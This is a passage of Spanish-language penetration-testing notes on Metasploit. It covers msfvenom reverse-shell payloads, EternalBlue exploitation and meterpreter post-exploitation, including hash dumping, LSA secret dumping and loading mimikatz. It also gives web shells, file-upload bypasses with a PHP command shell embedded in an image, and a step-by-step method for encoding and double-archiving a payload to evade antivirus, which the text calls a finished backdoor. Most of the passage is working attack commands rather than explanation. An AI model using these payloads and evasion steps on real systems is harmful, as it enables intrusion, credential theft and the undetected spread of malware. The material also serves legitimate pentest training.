msfvenom -l payloads | grep windows
```

Ejemplos de payloads

```
msfvenom -p windows/shell_reverse_tcp LHOST=IP-Atacante LPORT=443 -f exe > prueba.exe
msfvenom -p linux/x64/shell_reverse_tcp LHOST= IP-Atacante LPORT=443 -f elf > backup.elf
msfvenom -p windows/shell_reverse_tcp LHOST= IP-Atacante LPORT=443 -o prueba.exe
msfvenom -p android/meterpreter/reverse_tcp LHOST=IP-Atacante LPORT=4321 -o aplicacion.apk
msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP-Atacante LPORT=4444 elf -o payload.elf
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=IP-Atacante LPORT=4444 -f elf -o payload.elf
msfvenom -a x64 --platform linux -p linux/x64/meterpreter/reverse_tcp LHOST=IP-Atacante
LPORT=4444 -f elf -o payload
msfvenom -p windows/shell_reverse_tcp LHOST=IP-Atacante LPORT=443 -f exe -o RevShell.exe
msfvenom -p windows/shell_reverse_tcp LHOST=IP-Atacante LPORT=443 -o RevShell.exe
```

Ejemplo de comando y descripción

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f elf >
createbackup.elf
```

-p linux/x64/shell_reverse_tcp: Especifica el tipo de carga útil a generar. En este caso, linux/x64/shell_reverse_tcp indica una carga útil de shell inversa para Linux de 64 bits. Una shell inversa permite al atacante obtener una shell del sistema objetivo al conectarse desde el sistema objetivo al sistema del atacante.

LHOST=10.10.14.113: Establece la dirección IP del host local (**la máquina atacante**) que recibirá la conexión inversa desde el objetivo.

LPORT=443: Establece el puerto en el host local que escuchará la conexión inversa. El puerto 443 es comúnmente utilizado para tráfico HTTPS, lo que puede ayudar a evitar la detección en algunas redes.

-f elf: Esta opción especifica el formato del archivo de salida. En este caso, elf indica que la carga útil generada debe estar en formato ELF (**Executable and Linkable Format**), que es un formato común para ejecutables en sistemas operativos Unix y Linux.

> createbackup.elf: Este es un operador de redirección de la línea de comandos de Unix/Linux que guarda la salida del comando en un archivo. En este caso, redirige la salida del comando msfvenom (la carga útil generada) al archivo llamado createbackup.elf.

Explotaciones destacadas de Windows

Vulnerabilidad	Descripción
MS08-067	MS08-067 fue un parche crítico que se implementó en muchas revisiones diferentes de Windows debido a una falla de SMB. Esta falla hizo que fuera extremadamente fácil infiltrarse en un host de Windows. Era tan eficiente que el gusano Conficker lo utilizaba para infectar todos los hosts vulnerables que encontraba. Incluso Stuxnet aprovechó esta vulnerabilidad.
Eternal Blue	MS17-010 es un exploit filtrado en el volcado de Shadow Brokers de la NSA. Este exploit se utilizó sobre todo en el ransomware WannaCry y en los ciberataques NotPetya. Este ataque aprovechó una falla en el protocolo SMB v1 que permitía la ejecución de código. Se cree que EternalBlue infectó más de 200.000 hosts solo en 2017 y sigue siendo una forma común de encontrar acceso a un host de Windows vulnerable.
PrintNightmare	Una vulnerabilidad de ejecución remota de código en la cola de impresión de Windows. Con credenciales válidas para ese host o un shell con privilegios bajos, puede instalar una impresora, agregar un controlador que se ejecute automáticamente y le otorgue acceso a nivel de sistema al host. Esta vulnerabilidad ha estado devastando a las empresas durante 2021. 0xdf escribió una publicación increíble al respecto aquí.
BlueKeep	CVE 2019-0708 es una vulnerabilidad en el protocolo RDP de Microsoft que permite la ejecución remota de código. Esta vulnerabilidad aprovechó un canal mal llamado para obtener la ejecución de código, lo que afectó a todas las revisiones de Windows, desde Windows 2000 hasta Server 2008 R2.
Sigred	CVE 2020-1350 utilizó una falla en la forma en que DNS lee los registros de recursos SIG. Es un poco más complicado que los otros exploits de esta lista, pero si se hace correctamente, le dará al atacante privilegios de administrador de dominio, ya que afectará al servidor DNS del dominio, que suele ser el controlador de dominio principal.
SeriousSam	CVE 2021-36924 explota un problema con la forma en que Windows maneja los permisos en la C:\Windows\system32\configcarpeta.

	Antes de solucionar el problema, los usuarios no elevados tienen acceso a la base de datos SAM, entre otros archivos. Esto no es un gran problema ya que no se puede acceder a los archivos mientras la PC los usa, pero esto se vuelve peligroso cuando se analizan copias de seguridad de instantáneas de volumen. Estos mismos errores de privilegios también existen en los archivos de respaldo, lo que permite a un atacante leer la base de datos SAM y deshacerse de las credenciales.
Zerologon	CVE 2020-1472 es una vulnerabilidad crítica que explota una falla criptográfica en el protocolo remoto Netlogon de Active Directory (MS-NRPC) de Microsoft. Permite a los usuarios iniciar sesión en servidores utilizando NT LAN Manager (NTLM) e incluso enviar cambios de cuenta a través del protocolo. El ataque puede ser un poco complejo, pero su ejecución es trivial, ya que un atacante tendría que adivinar alrededor de 256 contraseñas de cuentas de computadoras antes de encontrar lo que necesita. Esto puede suceder en cuestión de unos segundos.

Enumeración de windows

```
nmap -v 192.168.86.39 --script banner.nse
```

Tipos de carga útil a considerar

- DLL
- VBS
- .MSI
- PowerShell

Generación de carga útil

- [MSFVenom & Metasploit-Framework](#)
- [Payloads All The Things](#)
- [Mythic C2 Framework](#)
- [Nishang](#)
- [Darkarmour](#)

[Impacket](#): Impacket es un conjunto de herramientas integrado en Python que nos proporciona una forma de interactuar directamente con los protocolos de red. Algunas de las herramientas más interesantes que nos interesan en Impacket tienen que ver con Kerberos psexec y la capacidad de montar un servidor SMB. smbclientwmi

[Payloads All The Things](#): es un gran recurso para encontrar líneas rápidas que ayuden a transferir archivos entre hosts de manera conveniente.

[SMB](#): SMB puede proporcionar una ruta fácil de explotar para transferir archivos entre hosts. Esto puede resultar especialmente útil cuando los hosts víctimas están unidos a un dominio y utilizan recursos compartidos para alojar datos. Nosotros, como atacantes, podemos usar estos archivos compartidos SMB junto con **C\$** y **admin\$** para alojar y transferir nuestras cargas útiles e incluso filtrar datos a través de los enlaces.

Remote execution via MSF: Integrada en muchos de los módulos de exploits en Metasploit hay una función que construirá, organizará y ejecutará las cargas útiles automáticamente.

Other Protocols: Al mirar un host, protocolos como FTP, TFTP, HTTP/S y más pueden proporcionarle una forma de cargar archivos al host. Enumere y preste atención a las funciones que están abiertas y disponibles para su uso.

Algunos módulos de explotación de windows con metasploit

auxiliary/scanner/smb/smb_ms17_010
exploit/windows/smb/ms17_010_psexec

Cuando usar CMD o PowerShell

Usar CMD cuando:

- Estás en un host antiguo que puede no incluir PowerShell.
- Cuando solo requiere interacciones/accesos simples al host.
- Cuando planea utilizar archivos por lotes simples, comandos net o herramientas nativas de MS-DOS.
- Cuando crea que las políticas de ejecución pueden afectar su capacidad para ejecutar scripts u otras acciones en el host.

Usar PowerShell cuando:

- Tiene previsto utilizar cmdlets u otros scripts personalizados.
- Cuando desea interactuar con objetos .NET en lugar de salida de texto.
- Cuando ser silencioso es una preocupación menor.
- Si planea interactuar con servicios y hosts basados en la nube.
- Si sus scripts configuran y usan Alias.

Shell TTY

Python interactivo TTY

python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/bash")'

Actualizar shell TTY

Comandos:

script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
tty – si al dar el comando tty vemos un /dev/pts/0 es porque tenemos una shell interactiva y podremos hacer Ctrl+C

echo \$TERM	Para ver que vale TERM
export TERM=xterm	Podremos hacer Ctrl+L
stty size	En maquina atacante para ver filas y columnas
stty rows 45 columns 174	victima – para tener nano bien proporcionado
Remplazar el 45 y 174	

Generando Shells interactivas

/bin/sh -i	Shell sh
perl —e 'exec "/bin/sh";'	Perl
perl: exec "/bin/sh";	Perl (debe ejecutarse desde un script)
ruby: exec "/bin/sh"	Ruby (debe ejecutarse desde un script)
lua: os.execute('/bin/sh')	Lua a shell (debe ejecutarse desde un script)
awk 'BEGIN {system("/bin/sh")}'	AWK a Shell

Usando Find para un Shell

```
find / -name nameoffile -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
```

Usando Exec para iniciar un Shell

```
find . -exec /bin/sh \; -quit
```

Vim To Shell

```
vim -c ':!./bin/sh'
```

Vim Escape

vim
:set shell=/bin/sh
:shell

Web Shells


Laudanum – web shells (Payloads and shells – Shells and payloads)

Que es laudanum: Laudanum es un repositorio de archivos listos para usar que se pueden usar para inyectar en una víctima y recibir acceso posterior a través de un shell inverso, ejecutar comandos en el host de la víctima directamente desde el navegador y más. El repositorio incluye archivos inyectables para incluir muchos lenguajes de aplicaciones web diferentes **asp**, **aspx**, **jsp**, **php**, y más. Este es un elemento básico que debe tener en cualquier pentest.

Ubicación en sistemas Parrot OS.


```
/usr/share/laudanum/  
/usr/share/webshells/laudanum/
```

Para este **ejemplo** se copia en el escritorio de trabajo un shell.aspx que se encuentra en la ruta </usr/share/laudanum/aspx/shell.aspx>, posteriormente se edita agregando la ip de nuestra maquina **atacante**.



```
}  
  
void Page_Load(object sender, System.EventArgs e) {  
  
    // Check for an IP in the range we want  
    string[] allowedIps = new string[] {"::1", "192.168.0.1", "127.0.0.1", "10.10.14.207";  
  
    // check if the X-Forwarded-For header exists  
    string remoteIp;
```

Una vez cargado en Webshell veremos algo como lo siguiente al ingresar la ruta donde se subió:




Antak Webshell (Powershell web – For windows)

Antak es un shell web ASP.Net integrado incluido en el [proyecto Nishang](#). Nishang es un conjunto de herramientas ofensivas de PowerShell que puede brindar opciones para cualquier parte de su pentest.

Ruta:


```
/nishang/Antak-WebShell/antak.aspx
```

Hacemos una copia de en escritorio para poder modificar Antak.aspx, luego agregamos un nombre de usuario y contraseña y guardamos cambios.




```
protected void Login_Click(object sender, EventArgs e)  
{  
    // WARNING: Don't be lazy, change values below for username and password  
    // Default Username is "Disclaimer" and Password is "ForLentitUseOnly"  
    if (Username.Text == "botache" && Password.Text == "botache")  
    {
```

Ingresamos al webshell en la ruta que se subió e ingresamos con el usuario y password que configuramos:



Luego veremos algo como lo siguiente donde podremos ejecutar comandos de sistema desde un powershell web.



Webshell **wwwolf**-php-webshell


<https://github.com/WhiteWinterWolf/wwwolf-php-webshell>
<https://github.com/Anonimo501/wwwolf-php-webshell>

Shell web PHP de wwwolf

Con frecuencia encontré problemas al usar otros shells web:

- Utilizan nuevas funciones de sintaxis de PHP que no son compatibles con la versión anterior de PHP que se ejecuta en algunos objetivos.
- Hacen suposiciones erróneas sobre la URL remota, rompiendo la inyección de código PHP o parámetros GET (no) esperados por el servidor.
- A menudo solo muestran contenido de salida estándar, desecharando stderr.
- Manejan mal los caracteres especiales en la visualización de salida (como).
- No permiten la carga de archivos ni ofrecen un método no admitido/bloqueado por la configuración del objetivo.
- Requieren modificación manual dependiendo de si el objetivo ejecuta un sistema tipo UNIX o Windows.

Aquí está mi intento de resolver estos problemas. A diferencia de otras soluciones, esta ni siquiera aspira a convertirse en un 'marco post-explotación con todas las funciones'. Su único objetivo es proporcionar una forma estable y confiable de poner un pie en la puerta del objetivo, adhiriéndose al principio KISS tanto como sea posible y siendo lo suficientemente genérico como para permitirle construir lo que desea a partir de ahí sin interponerse en su camino.



A veces es necesario al momento de subir archivos hacer un bypass de file upload.

En el siguiente ejemplo podemos ver que podemos cambiar el Content-Type: application/x-php por image/gif o image/png y también se puede probar un bypass cambiando la extensión del archivo en el campo filename="shell.php" por shell.jpg.php.

```
shell2
-----391130463439400363973428952883
Content-Disposition: form-data; name="vendorLogo"; filename="shell2.php"
Content-Type: application/x-php → image/gif

#<?php
/*****+
*****
 * Copyright 2017 WhiteWinterWolf
 * https://www.whitewinterwolf.com/tags/php-webshell/
 *
 * This file is part of wwolf-php-webshell.
 *
```

Common Mime types (Content-type)

Lista extensa: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types

Extensión	Mime Type
.png	image/png
.pdf	application/pdf
.php	application/x-httdp-php
.rar	application/vnd.rar
.zip	application/zip
.7z	application/x-7z-compressed
.txt	text/plain
.tar	application/x-tar
.sh	application/x-sh
.jpeg, .jpg	image/jpeg
.bin	application/octet-stream

Otros ejemplos de **bypass file upload**

```
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.php3
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php payload.php3 pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.PHp
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.php.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php payload.PHp payload.php3 payload.php jpg pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ cp payload.php payload.php%00.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php payload.php%00.jpg payload.php.jpg
payload.PHp payload.php3 pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ ls
payload.php payload.php%00.jpg payload.php.jpg
payload.PHp payload.php3 pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ xdg-open pic.jpg
nick@nick-desktop:~/Documents/FileRestrictions$ exiftool -Comment=<?php system($_GET['cmd']); ?>" pic.jpg
1 image files updated
```

Añadir payload en una imagen (**Bypass File Upload**)

```
exiftool -comment='<?php system($_REQUEST['cmd']); ?>' disk.jpg
<code style="color: red;"><?php system($_REQUEST['cmd']); ?></code>
```

Using the Metasploit Framework



Metasploit

Ruta de metasploit en parrot OS

```
/usr/share/metasploit-framework
```

Llamar a **metasploit** para que se abra en la consola

```
msfconsole
```

```
msfconsole -q
```

Inicia sin mostrar banner

Otras rutas

ls /usr/share/metasploit-framework/scripts/	Scripts
---	---------

| ls /usr/share/metasploit-framework/tools/ | Tools |
| ls /usr/share/metasploit-framework/modules | Módulos |

Instalacion de MSF

```
sudo apt update && sudo apt install metasploit-framework
```

Estructura de participación de MSF

- Enumeración
- Preparación
- Explotación
- Escalada de privilegios
- Post-explotación

Módulos

Tipo	Descripción
Auxiliary	Capacidades de escaneo, fuzzing, sniffing y administración. Ofrezca asistencia y funcionalidad adicionales.
Encoders	Asegúrese de que las cargas útiles estén intactas hasta su destino.
Exploits	Definidos como módulos que explotan una vulnerabilidad que permitirá la entrega de carga útil.
NOPs	(Sin código de operación) Mantenga los tamaños de carga útiles consistentes en todos los intentos de explotación.
Payloads	El código se ejecuta de forma remota y vuelve a llamar a la máquina atacante para establecer una conexión (o shell).
Plugins	Se pueden integrar guiones adicionales dentro de una evaluación msfconsole y coexistir.
Post	Amplia gama de módulos para recopilar información, profundizar, etc.

Buscando módulos de metasploit

```
search eternalromance
search eternalromance type:exploit
search type:exploit platform:windows cve:2021 rank:excellent microsoft
```

Usando un módulo en metasploit

```
search ms17_010
use exploit/windows/smb/ms17_010_psexec
options
info
set RHOSTS <target>
set LHOST <atacante>
set LPORT <Puerto> Puerto a la escucha
exploit
```

SETG

Podemos especificar un objetivo permanente con el comando setg, para que posteriormente no necesitemos estas seteando el RHOTS en todo momento.

```
setg RHOSTS <target>
```

Una vez con el módulo seteado (msf6 exploit(windows/smb/ms17_010_psexec) >) podemos ingresar el siguiente comando para **ver los objetivos que podemos atacar** con dicho exploit.

```
show targets
```

También podemos **cambiar el payload** o la carga útil con el siguiente comando

```
show payloads
```

Grepear un payload de meterpreter en metasploit

```
ms17_010_eternalblue) > grep meterpreter grep reverse_tcp show payloads
```

Luego de encontrar el payload lo podemos setear con su numero o con la ruta completa.

```
set payload 15  
set payload/windows/x64/meterpreter/reverse_tcp
```

Meterpreter

Una vez ganamos el acceso y obtenemos un meterpreter podemos ver todos sus comandos (Los comandos que podremos usar en la post-explotación)

```
meterpreter > help
```

Tipos de carga útil (payloads para windows)

La siguiente tabla contiene las cargas útiles más comunes utilizadas para máquinas con Windows y sus respectivas descripciones.

Carga útil	Descripción
generic/custom	Oyente genérico, multiuso.
generic/shell_bind_tcp	Oyente genérico, multiuso, shell normal, enlace de conexión TCP
generic/shell_reverse_tcp	Oyente genérico, multiuso, shell normal, conexión TCP inversa
windows/x64/exec	Ejecuta un comando arbitrario (Windows x64)
windows/x64/loadlibrary	Carga una ruta de biblioteca x64 arbitraria
windows/x64/messagebox	Genera un cuadro de diálogo a través de MessageBox usando un título, texto e ícono personalizables
windows/x64/shell_reverse_tcp	Shell normal, carga útil única, conexión TCP inversa
windows/x64/shell/reverse_tcp	Shell normal, stager + stage, conexión TCP inversa
windows/x64/shell/bind_ipv6_tcp	Shell normal, stager + stage, IPv6 Bind TCP stager
windows/x64/meterpreter/\$	Carga útil de Meterpreter + variedades anteriores

windows/x64/powershell/\$	Sesiones interactivas de PowerShell + variedades anteriores
windows/x64/vncinject/\$	Servidor VNC (inyección reflectante) + variedades anteriores

Ejemplos de Encoders

```
msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 R | msfencode -b '\x00' -f perl -e x86/shikata_ga_nai
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai
```

También Podemos ver los **Encoders**

```
(msf6_050_smb2_negotiate_func_index) > show encoders
```

Configurando la base de datos en metasploit

```
sudo service postgresql status
sudo systemctl start postgresql
sudo msfdb init
sudo msfdb status
sudo msfdb run
msf6 > help database
```

Reiniciar la DB

```
msfdb reinit
cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
sudo service postgresql restart
msfconsole -q
```

Post-exploitation

Luego de conseguir acceso a un equipo víctima y obtener un **meterpreter** podemos realizar las siguientes acciones

migrate spoolsv.exe	Migrar el proceso a otro para ocultarnos
getuid	podemos ejecutar getuid para obtener más información sobre el usuario actual
sysinfo	Información sobre el sistema víctima
load kiwi	cargar mimikatz

Escalar privilegios con metasploit (Modulo suggester)

post/multi/recon/local_exploit_suggester	Esto buscará varios exploits que podamos ejecutar dentro de nuestra sesión para elevar nuestros privilegios.
--	--

Habilitar RDP en sistema objetivo

forzar que RDP esté disponible.

```
post/windows/manage/enable_rdp
```

Comando shell

ejecutar el comando shell en nuestra sesión de meterpreter genera un shell de sistema normal (del sistema objetivo).

```
shell
```

Sesiones

Podemos ver las sesiones que hemos obtenido de las víctimas con el comando

sessions	
sessions 1	Interactuar con una session ya existente
sessions -i 1	Interactuar con una session ya existente

Jobs

Si, por ejemplo, estamos ejecutando un exploit activo en un puerto específico y necesitamos este puerto para un módulo diferente, no podemos simplemente terminar la sesión usando [CTRL] + [C]. Si hicieramos eso, veríamos que el puerto aún estaría en uso, lo que afectaría nuestro uso del nuevo módulo. Entonces, en su lugar, necesitaríamos usar el comando **jobs** para ver las tareas actualmente activas que se ejecutan en segundo plano y finalizar las antiguas para liberar el puerto.

Cuando ejecutamos un exploit, podemos ejecutarlo como un trabajo escribiendo **exploit -j**. Según el menú de ayuda del comando exploit, agregando **-j** a nuestro comando. En lugar de simplemente **exploit** o **run**, "lo ejecutará en el contexto de un trabajo".

Comandos

```
jobs -h  
(multi/handler) > exploit -h  
exploit -j  
jobs -l
```

Meterpreter

Suponiendo que nos aprovechamos de una vulnerabilidad con el exploit (windows/iis/iis_webdav_upload_asp) y tenemos acceso en un sistema como meterpreter podemos usar algunos de los siguientes comandos.

help	ayuda
bg	Dejamos la session en background
search local_exploit_suggester	Luego de bg buscamos el exploit de suggester para la escalada de priv, el cual nos mostrara una serie de exploit que podremos usar para dicha acción.
use exploit/windows/local/ms15_051_client_copy_images	Suponiendo que suggester nos recomienda este exploit, lo configuramos y usamos para pasar a ser usuarios root.
hashdump	volcado de hashes
lsa_dump_sam	volcado de hashes
lsa_dump_secrets	Volcado de secretos de Meterpreter LSA: <ul style="list-style-type: none">• Hashes de contraseñas• Contraseñas en texto claro• Tokens y claves

Exploits (Búsqueda de exploits)

Recordemos que también podemos buscar exploits dentro de metasploit, para ello podemos usar el comando search, como lo vemos a continuación.

```
search nagios
```

También podemos buscar exploits en la página web **exploit-db**

```
https://www.exploit-db.com
```

O si preferimos hacerlo desde la consola de comandos podemos usar **searchsploit**, que básicamente es exploit-db, pero desde consola.

```
sudo apt install exploitdb
searchsploit nagios3
searchsploit -t Nagios3 --exclude=".py"
```

Agregar exploits a metasploit (**cargar exploits a metasploit**)

Ruta de metasploit

```
ls /usr/share/metasploit-framework/
```

Buscamos el exploit que necesitamos que este escrito en ruby .rb ya sea en internet o en searchsploit.

```
searchsploit 50064.rb  
searchsploit -m 50064.rb
```

Luego lo copiamos y pegamos en la ruta que deseamos.

```
cp 50064.rb exploit/php/webapps/50064
```

Otro Ejemplo de ruta

```
/usr/share/metasploit-framework/modules/exploits/unix/webapp/
```

Iniciamos metasploit con msfconsole y luego agregamos el exploit nuevo con el siguiente comando, con esto ya podremos usar el exploit.

```
reload_all
```

Ahora podremos usar el exploit agregado manualmente a metasploit

```
use exploit/php/webapps/50064.rb
```

Firewall y evasión IDS/IPS (Payloads)

Las técnicas de evasión en ciberseguridad se enfocan en evitar la detección por parte de software antivirus, que generalmente utiliza métodos basados en firmas para identificar código malicioso. Sin embargo, simplemente codificar las cargas útiles no es suficiente para evadir todos los productos AV. Herramientas como MSF6 (msfconsole) ahora permiten canalizar la comunicación cifrada con AES, lo que ayuda a evitar la detección por IDS/IPS. A pesar de esto, las cargas útiles pueden ser bloqueadas si se detectan firmas conocidas antes de ejecutarse. Para contrarrestar esto, msfvenom ofrece la opción de utilizar plantillas ejecutables, permitiendo incrustar código malicioso en programas legítimos y reducir las posibilidades de detección mediante la confusión del código malicioso. Además, se pueden emplear técnicas como la doble codificación o el uso de dobles credenciales para añadir una capa adicional de evasión, complicando aún más la detección por parte de los sistemas de seguridad.

Generando carga útil

```
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -e  
x86/shikata_ga_nai -a x86 --platform windows -o ~/test.js -i 5
```


Veremos algo como lo siguiente si hacemos un cat al archivo test.js, si se pasa por virus total lo detectaran algunos AV (Antivirus).

Sin embargo, podemos hacer la doble codificación para que lo detecten menos o no lo detecten.

```
AlejandroGB@htb[/htb]$ cat test.js

?+n"??"t$?G4mj1zz??j?V6??ic??o?Bs>??Z*? ??9vt??%??1?
<...SNIP...
?Qa*???.\?=;.l?T??XF??T??
```

Si pasamos el archivo test.js tal como está por [virustotal](#) podemos ver que 12 de 63 lo han detectado como virus, ahora mejoremos esto con la doble codificación ¡para que no lo detecten!



Archivar la carga útil (Cifrado 1)

```
wget https://www.rarlab.com/rar/rarlinux-x64-612.tar.gz
tar -xzvf rarlinux-x64-612.tar.gz && cd rar
rar a ~/test.rar -p ~/test.js
```

Luego de ingresar la contraseña que deseamos y confirmarla nos debe aparecer un test.rar en la carpeta root (donde lo creamos).

```
[!bash!]$ ls
test.js  test.rar
```

Eliminación de la extensión .RAR

```
mv test.rar test
```

```
[!bash!]$ ls
test  test.js
```

Archivar la carga útil nuevamente (Cifrado 2)

En la carpeta root (Donde tenemos almacenado el test.rar para que quedara solo como test) ejecutamos el siguiente comando e ingresamos otras credenciales con las que deseamos cifrar el archivo.

```
rar a test2.rar -p test
```

Eliminación de la extensión .RAR (Nuevamente)

Con el comando anterior se nos crea el archivo **test2.rar** que es el archivo final, ahora solamente quitamos la extensión .rar para que quede únicamente con el nombre **test2**.

```
mv test2.rar test2
```

Con lo anterior ya tenemos nuestro Backdoor listo, en la imagen siguiente vemos como al montar el archivo infectado a virustotal únicamente un solo antivirus detecto el malware, para este caso Acronis es la única marca que detecto el Backdoor.

The screenshot shows the VirusTotal interface for the file 'test2'. A red box highlights the 'Community Score' section, which shows a score of 1 out of 63. Another red box highlights the file name 'test2' in the main analysis area. A third red box highlights the 'Security vendors' analysis' section at the bottom, specifically the row for ViriT, which shows a detection of 'Backdoor.Win32.Generic.BEY' with a warning icon. The Acronis entry shows 'Undetected' with a checkmark icon.

Ahora un .exe

```
